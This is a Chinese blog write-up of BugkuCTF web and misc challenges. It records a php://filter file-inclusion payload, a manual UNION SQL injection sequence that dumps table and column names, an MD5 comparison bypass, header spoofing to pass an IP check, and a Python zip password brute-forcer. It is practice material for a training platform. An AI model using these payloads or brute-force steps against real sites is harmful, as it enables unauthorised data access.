




BugkuCTF writeup

原创


[timer01](#)  于 2019-05-29 20:57:21 发布  325  收藏

分类专栏: [bugkuctf](#) 文章标签: [BugkuCtf writeup](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44215027/article/details/90678389

版权



[bugkuctf](#) 专栏收录该内容

2 篇文章 0 订阅

订阅专栏

BugkuCTF writeup

前言

web方面

web2

计算器

web基础\$_GET

web基础\$_POST

矛盾

web3

域名解析

你必须让他停下

本地包含

变量1

web5

头等舱

网站被黑

管理员系统

web4

flag在index里

输入密码查看flag

点击一百万次

备份是个好习惯

成绩单

杂项

签到题

这是一张单纯的图片

隐写

telnet

眼见非实(ISCCCTF)

啊哒

又一张图片，还单纯吗

猜

宽带信息泄露

隐写2

多种方法解决

闪的好快

结语

前言

最近，刚学一点ctf，想找点题做一下，于是同学推荐了bugkuctf平台。做的时候，才发现自己有多水，想把做题过程记录下来，供自己再浏览。

web方面

web2

这道题没啥说的，直接查看源代码就可以得到flag。

计算器

这道题也没什么，直接F12，将button的maxlength值改成2，就可以了。

web基础\$_GET

这道题也比较简单，直接get传参就行。

url: <http://123.206.87.240:8002/get/?what=flag>

web基础\$_POST

这道题用post传参，我用的是火狐浏览器的max hackbar（因为hackbar要收费，所以换了一个）。

Load URL

Spit URL

Execution

Post Data Referrer Moded By Mr.silent coder

Post data

what=flag https://blog.csdn.net/weixin_44215027

矛盾

这道题是php代码审计，它要求你传入一个num，要求num不是数字，但是还要等于1.这时，就需要知道php中在PHP中，当数字与字符串作比较时，系统会先将字符串转化为数字，再与数字进行比较。字符串在转化成数字时，会取字符串前边的数字，例如：123abc 转化成数字就是123.因此，我们构造1abcd（后边的字母随便啥都行）。

web3

这道题，它会一直弹窗，你直接拒绝弹窗就行，然后查看源代码，就会发现有一行注释，是用ASCII编码的，直接解码，就可以得到flag。

推荐一个解码网站：程序员在线工具

域名解析

其实，之前并没有接触过域名解析，于是就去搜了其他人写的writeup。我就再在这里复述一下。

可以在目录C:\Windows\System32\drivers\etc找到hosts，因为在C盘下无法修改，所以拖到桌面进行修改后在放回C盘。

```
1 # ...
2 123.206.87.240 flag.bugku.com
3
```

https://blog.csdn.net/qq_41603265

再打开浏览器输入flag.bugku.com，就能发现flag啦。

writeup来源：bugku-web-域名解析（wp）

你必须让他停下

这道题，打开后发现页面一直在刷新，我是直接用burpsuite直接抓包看它的源代码，多抓几次就会发现flag。

本地包含

额。。。不知道为啥我的这道题的网站打不开，以后再写吧。

变量1

这道题又是代码审计，首先它会对你的参数进行正则匹配。但是一个有意思的是它有一个`$$args`，这时，php有一个变量`$GLOBALS`，一个包含了全部变量的全局组合数组。变量的名字就是数组的键。于是我们可以传入`GLOBALS`。便得到一个数组，里边就包含flag。

web5


首先，查看网页源代码，发现有一场串的符号，我们不知道是啥，然后，我猜测可能是一个js代码，于是全部复制下来，到控制台运行一下，果然出来了flag，然后他提示是大写，于是再弄成大写就行了。

头等舱

打开网页，什么都没有，查看源代码，还是什么都没有，只好burp suite进行抓包，查看response，发现flag。

网站被黑

刚开始拿到，没什么想法，啥都尝试了，还是没有地方下手，甚至连robots.txt都试了。嗯~~，robots.txt？是不是要找后台，于是用御剑扫后台，发现了shell.php。



密码登陆，直接用burp suite爆破。最后，密码是hack，拿到flag。

管理员系统

先查看源代码，发现一个base64加密的字符串，解密后是test123。这会不会就是密码？然后，输入admin test123.给我个这：IP禁止访问，请联系本地管理员登陆，IP已被记录。

然后本地，那肯定是改包，用burp suite抓包，增加X-Forward-For:127.0.0.1，得到flag。

web4

它提示你取看源代码，然后发现一个JavaScript函数，再控制台中解码，得到：

```
function checkSubmit(){
var a=document.getElementById("password");
if("undefined"!==typeof a ){
if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
return!0;
alert("Error");
a.focus();
return!1}
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```

直接输入密码：67d709b2b54aa2aa648cf6e87a7114f1就可以。

flag在index里

进入网页，发现只有一个链接，直接点进去，观察url有file传参，所以应该是文件包含。于是，构造

file=php://filter/read=convert.base64-encode/resource=index.php。

这个payload的含义：php://filter是一种访问本地文件的协议，/read=convert.base64-encode/表示读取的方式是base64编码后，resource=index.php表示目标文件为index.php。

于是我们就可以得到index.php的源代码（base64加密的），再base64解密，就可以找到flag。

base64解密：BASE64加密解密

输入密码查看flag

输入密码，提示密码是五位数，那么范围就是00000-99999，直接burp suite进行爆破。

最后密码是：13579。

点击一百万次

首先，你可以点击一百万次来获得flag，不过那是不可能的。它提示JavaScript，于是就看一下源代码，找到一段js代码。查看后发现，它是用post来传参clicks，根据clicks数来判断的。那么直接post一个clicks=1000000就可以得到flag。（我用的是火狐的max hackbar来post传参的。）

备份是个好习惯

进去后有一串字符，看起来像是md5加密，于是解密后是空密码，这就有点尴尬了。再看一下备份，试了一下index.php.bak。没想到真把他的备份给下载下来了。（在这里还是推荐用一下脚本去扫一下）。源码是：

```
php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
 */

include_once "flag.php";
ini_set("display_errors", 0);
$str = strstr($_SERVER['REQUEST_URI'], '?');
$str = substr($str,1);
$str = str_replace('key','',$str);
parse_str($str);
echo md5($key1);

echo md5($key2);
if(md5($key1) == md5($key2) && $key1 !== $key2){
    echo $flag."取得flag";
}
?>
```

11行strstr获得URI从'?往后(包括?)'的字符串，12行去掉'?，13行把字符串中的'key'替换为空。于是我们可以构造?keyey1[]=1&kkeyey2[]=0来绕过md5验证。就得到了flag。

成绩单

进入后，就是一个查成绩的输入框。当时，就想到了sql注入，于是先输入1',发现没有返回值，再输入1'#就有了返回值，那肯定存在单引号闭合。于是就可以进行注入了。（我用的是手工注入）

第一步：

1' order by 5 # 没有输出。

1' order by 4 # 有输出。

于是可以判断有四个字段。

第二步：

' union select 1,2,3,4 # 有2, 3, 4回显。

' union select 1,2,3,database()# 爆出数据库名：skctf_flag

第三步：

' union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema='skctf_flag'#

爆出表名：fl4g和sc。很明显，flag肯定在fl4g中。

第四步：

' union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name='fl4g'#

爆出列名：skctf_flag

第五步：

' union select 1,2,3,skctf_flag from fl4g#

就得到了flag。

一些朋友也可以用sqlmap来进行自动化注入。

杂项

签到题

额，直接扫码关注就行。

这是一张单纯的图片

用winhex打开，在最后发现了一些东西：

```
çŠ ŷ&#107;&#101;  
&#121;&#123;&#12  
1;&#111;&#117;&#  
32;&#97;&#114;&#  
101;&#32;&#114;&  
&#105;&#103;&#104  
&#116;&#125;ÙÙ
```

以&#开头的，应该为HTML编码，直接进行解码，就可以得到flag。

隐写

下载是个压缩包，解压后是个图片，查看后发现，图片的高度好像少了一截。于是用winhex打开，将高度改为和长度一致。：

| Offset | 0 | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | ANSI | ASCII |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------|-------|
| 00000000 | 89 | 50 | 4E | 47 | 0D | 0A | 1A | 0A | 00 | 00 | 00 | 0D | 49 | 48 | 44 | 52 | %PNG | IHDR |
| 00000016 | 00 | 00 | 01 | F4 | 00 | 00 | 01 | A4 | 08 | 06 | 00 | 00 | 00 | CB | D6 | DF | ó | ËÖß |

前边是宽度，后边是高度。将A改为F，就可以了。保存，就可以看到flag。

telnet

下载，解压，是个数据包。用wireshark打开，追踪TCP流，就可以得到flag。

眼见非实(ISCCCTF)

下载后提示你是zip，于是重命名为1.zip。解压是个docx文档。但是，打开后开头是PK，说明还是个zip压缩包，重命名。解压，得到个文件夹。里边是xml文件。

然后去找文件里的内容。最后在：

| | | | |
|-----------------|----------------|--------|-------|
| _rels | 2019/6/9 12:57 | 文件夹 | |
| theme | 2019/6/9 12:57 | 文件夹 | |
| document.xml | | XML 文档 | 2 KB |
| fontTable.xml | | XML 文档 | 2 KB |
| settings.xml | | XML 文档 | 3 KB |
| styles.xml | | XML 文档 | 29 KB |
| webSettings.xml | | XML 文档 | 1 KB |


这个文件中发现了flag。

啊哒

下载得到了个bin文件，应该是配置文件，用notepad打开，发现加密了：

```
STX 鸞椽r1DUGS 結CQ. 逻辑 xFE=SOH xFB 省 x97DC2 衆) &/ 答wL] xC62 郇DC2y xABDC4j xF23 xD8 CAN xF3D
赶D xAB
钱 d坎 鯉x} 警 SUBoq&x 記 xAC+$ x80
x F4E0T 掩1 割 縫 x94> 痲 7 x95 8 6 GS xDC: xD1: 帛 x85< 菴h 盥 6 xBCUS 投 DC3 又 p 穉wa> SOxA7+ 牲w3 濡 xC7
@ xFF1I xF1 晨 恠 Kr xFDBS w 緯 xDBSO { 濼 迳 卣 x8B. NAK q xF6SI=6~ 栖U6 轄 砢/x9BDC1 xFB xAF STXN 聃:
ACKGS | ? 麴 x86" 辦 p 脈 xA2BET GNU 悬 賑 USDC2 谦 xB5 'U 梭 巉 P& DLE xD9 0 饨 毫 xF9SO4 訐 L 龔 鬚 饨 xE4 8 D
-xB3 9g xCA#v 委 鳴 BELu 嗔 o SUB ! x96 ENO 鸞 QT 钺 3CX xD1 黦 丕 吨 Q% " 秣
i 閱 焜 姪 US 欄 球 榮 ] T [ 6ACK c xD9+t x90 9^ xFB DC2 u EM xDA ( DLE x90 NAK ETB 鞞 xEANAK 區 w GS xE9; 猗 w
xE2$} q 搆, 屈 xM G
z1` 遂 e 娉 w 侏 s 椽 5) 纒 v 潤 逯 xEB.v], NJ\ . SYN m 嬰 榨 粥 v 鯨 媽 RSETB 蹀 SI x9A ESC xAB* xBE, 硤 gR 如
n xDE ZaRR 媿 F 蒿 v xF1SO 祖 澥 VT xA7$ xA4 DC2 8 xBC4 洮 娘 CAN NUL? 蹲 x91 FE y# x84 N [Z 禦 _ C
DC27 DC2g> DC2$ o1 醉 根 鄰 4 DC4 ES 6k 发 語 B 紹 离 b6 (f 匿 钥 & ES "d 蝻 SYN d 恣 道 f Z SOH 8 x9D 9 SOH σ [ Fv 貸 I
xE8
i 閱 焜 6 xFAD C1 xEB/ NAK 颯 DC3 x9C-i . xFB 戩
DC2 xEA
z R. SOH 蛇 躑 畧 FF xD4 NUL x94 ? C 席 r9\ { xCEGSBS | 訖 c Soi NAK ETX 陵+) ? I x92 GS 湘 嗜 君 ACK x86 wI
潤 BEL 映 仪 xD3 STX ACK# xB6 7 I 袭 竝 fpJ FFE 骸 x98- NAK xE8 DC2=M [ 塗 b
ENO 蛟 CAN 錫 & ~n xD8 STX g XU 6 轄 硤 x95 9 穉 Jv 慾 靈 xA9+ / https://blog.csdn.net/weixin_44215027
xF2S} ɑ 摺 俸 嶸 R DC4 聽 5! . 玩 蠟 莹 s "v GS x82- NAK ? SYN 埴 xBD 4 塗 b
```

那么，就用routerpassview打开：



发现是xml，搜索username就可以了。

隐写2

用binwalk跑一下，发现有个压缩包：

```
* suggest: you'd better to input the parameters enclosed in double quotes.
* made by pcat
```

```
DECIMAL      HEXADECIMAL  DESCRIPTION
```

```

0          0x0          JPEG image data, JFIF standard 1.01
30         0x1E         TIFF image data, big-endian, offset of first image directory: 8
52516     0xCD24       Zip archive data, at least v1.0 to extract, compressed size: 6732, uncompressed size: 6732
, name: flag.rar
59264     0xE780       End of Zip archive, footer length: 22
147852    0x2418C       End of Zip archive, footer length: 22

```

https://blog.csdn.net/weixin_44215027

用foremost提取。

告诉你们一个秘密，密码是3个数哦。

查理曼：

查理曼，法兰克王国国王，征服了西欧与中欧大部分土地，具有了至高无上的权威，下令全国人民信仰基督教，查理重振了西罗马帝国。

雅典娜：

女神帕拉斯·雅典娜，是希腊神话中的女战神也是智慧女神，雅典是以她命名的。

兰斯洛特，

英格兰传说中的人物，是亚瑟王圆桌骑士团中的一员。看上去就是一个清秀年轻的帅小伙儿，由于传说中他是一名出色的箭手，因此梅花J手持箭支。兰斯洛特与王后的恋爱导致了他与亚瑟王之间的战争。

Hint:

其实斗地主挺好玩的。

https://blog.csdn.net/weixin_44215027

发现需要密码，不过他给了提示：

但是，我是不想去解。因为只有三位，所以写脚本来破解：

```

import zipfile
import time
import threading

starttime = time.time()

flag = True

def extract(password,file):
    try:
        password = str(password)
        file.extractall(path='.',pwd=password.encode('utf-8'))
        print('the password is {}'.format(password))
        nowtime = time.time()
        print('spend time is {}'.format(nowtime-starttime))
        global flag
        flag = False
    except Exception as e:
        print(e)

def main():
    try:
        zfile = zipfile.ZipFile('flag.rar','r')
        for i in range(100,1000):
            if flag is True:
                t = threading.Thread(target=extract,args=(i,zfile))
                t.start()

```

```
        t.join()
    except Exception as e:
        print(e)

if __name__ == "__main__":
    main()
    input()
```

https://blog.csdn.net/weixin_44215027

最后是：

```
the password is 871
spend time is 1.460068941116333
```

得到一个图片，用notepad打开，在最后得到flag。

多种方法解决

解压后是个exe文件，但是打不开。用winhex打开，发现右边好像是图片的base64编码：

```
data:image/jpeg;base64,iVBORw0KGgoAAAANSUgAAAIUAAACFCAYAAAB12js8AAAAAXNSR0IArs4c6QAAAAARnQU1BAACxjwv8YQUAAAAJcEhZcwAADsMAAA7DAcZGVqGQAAArZSURBVHhe7ZKBitxIFgTv/396Tx564G1UouicKg19hwPCdcrMJ9m7/7n45zfdxe5Z3sJ7prHbf9rXO3P41LvYPctbeM80dvtP+3pnDp9yF7tneQvvmcZu/2lf78zhU+5i9yxv4T3T2O0/7eud68OT2H3LCft0l/ae9ZlTo+23pPvX7/rwJHbfcsl+3aW9Z33m1GjLen+9bs+Plndt5ywT3dp71mfOTXafku6f/2uD09i9y0n7NNd2nvWZ06Ntt+S7l+/68Mjc5O0OSWpcyexnFifcsl+JW1ukpRfv+vDCXOTtDklqXMnsZxY33LCPiVtbpKUX7/rwWlzk7Q5JalZl7GcWN9ywj4lbW6SIF+/68Mjc5O0OSWpcyexnFifcsl+JW1ukpRfv+vDCXOTWE7a/i72PstJ2zfsHnOTpPz6XR9OmJvEctL2d7H3WU7avmH3mJsk5dfv+nDC3CSWk7a/i73PctL2DbvH3CQpv37XhxPmJrGctP1d7H2Wk7Zv2D3mJkn5Qhc+nDA3ieWEfdNlmydlneln7H6bmvTl1+/6cMLcUVT9k0ibaYkdaancftbKLIx7/rwWlzk1hQ2DeNtImS1Imeyu63uLl
```

用在线的base64转图片来将base64转成二维码：

```
data:image/jpeg;base64,iVBORw0KGgoAAAANSUgAAAIUAAACFCAYAAAB12js8AAAAAXNSR0IArs4c6QAAAAARnQU1BAACxjwv8YQUAAAAJcEhZcwAADsMAAA7DAcZGVqGQAAArZSURBVHhe7ZKBitxIFgTv/396Tx564G1UouicKg19hwPCdcrMJ9m7/7n45zfdxe5Z3sJ7prHbf9rXO3P41LvYPctbeM80dvtP+3pnDp9yF7tneQvvmcZu/2lf78zhU+5i9yxv4T3T2O0/7eud68OT2H3LCft0l/ae9ZlTo+23pPvX7/rwJHbfcsl+3aW9Z33m1GjLen+9bs+Plndt5ywT3dp71mfOTXafku6f/2uD09i9y0n7NNd2nvWZ06Ntt+S7l+/68Mjc5O0OSWpcyexnFifcsl+JW1ukpRfv+vDCXOTtDklqXMnsZxY33LCPiVtbpKUX7/rwWlzk7Q5JalZl7GcWN9ywj4lbW6SIF+/68Mjc5O0OSWpcyexnFifcsl+JW1ukpRfv+vDCXOTWE7a/i72PstJ2zfsHnOTpPz6XR9OmJvEctL2d7H3WU7avmH3mJsk5dfv+nDC3CSWk7a/i73PctL2DbvH3CQpv37XhxPmJrGctP1d7H2Wk7Zv2D3mJkn5Qhc+nDA3ieWEfdNlmydlneln7H6bmvTl1+/6cMLcUVT9k0ibaYkdaancftbKLIx7/rwWlzk1hQ2DeNtImS1Imeyu63uLl
```

还原生成的Base64编码为图片：



https://blog.csdn.net/weixin_44215027

扫一下就可以得到flag。

闪的好快

打开时一些二维码一直在闪。直接用stegsolve来一帧一帧的查看，分别扫一下，然后拼成flag:



结语

持续更新中。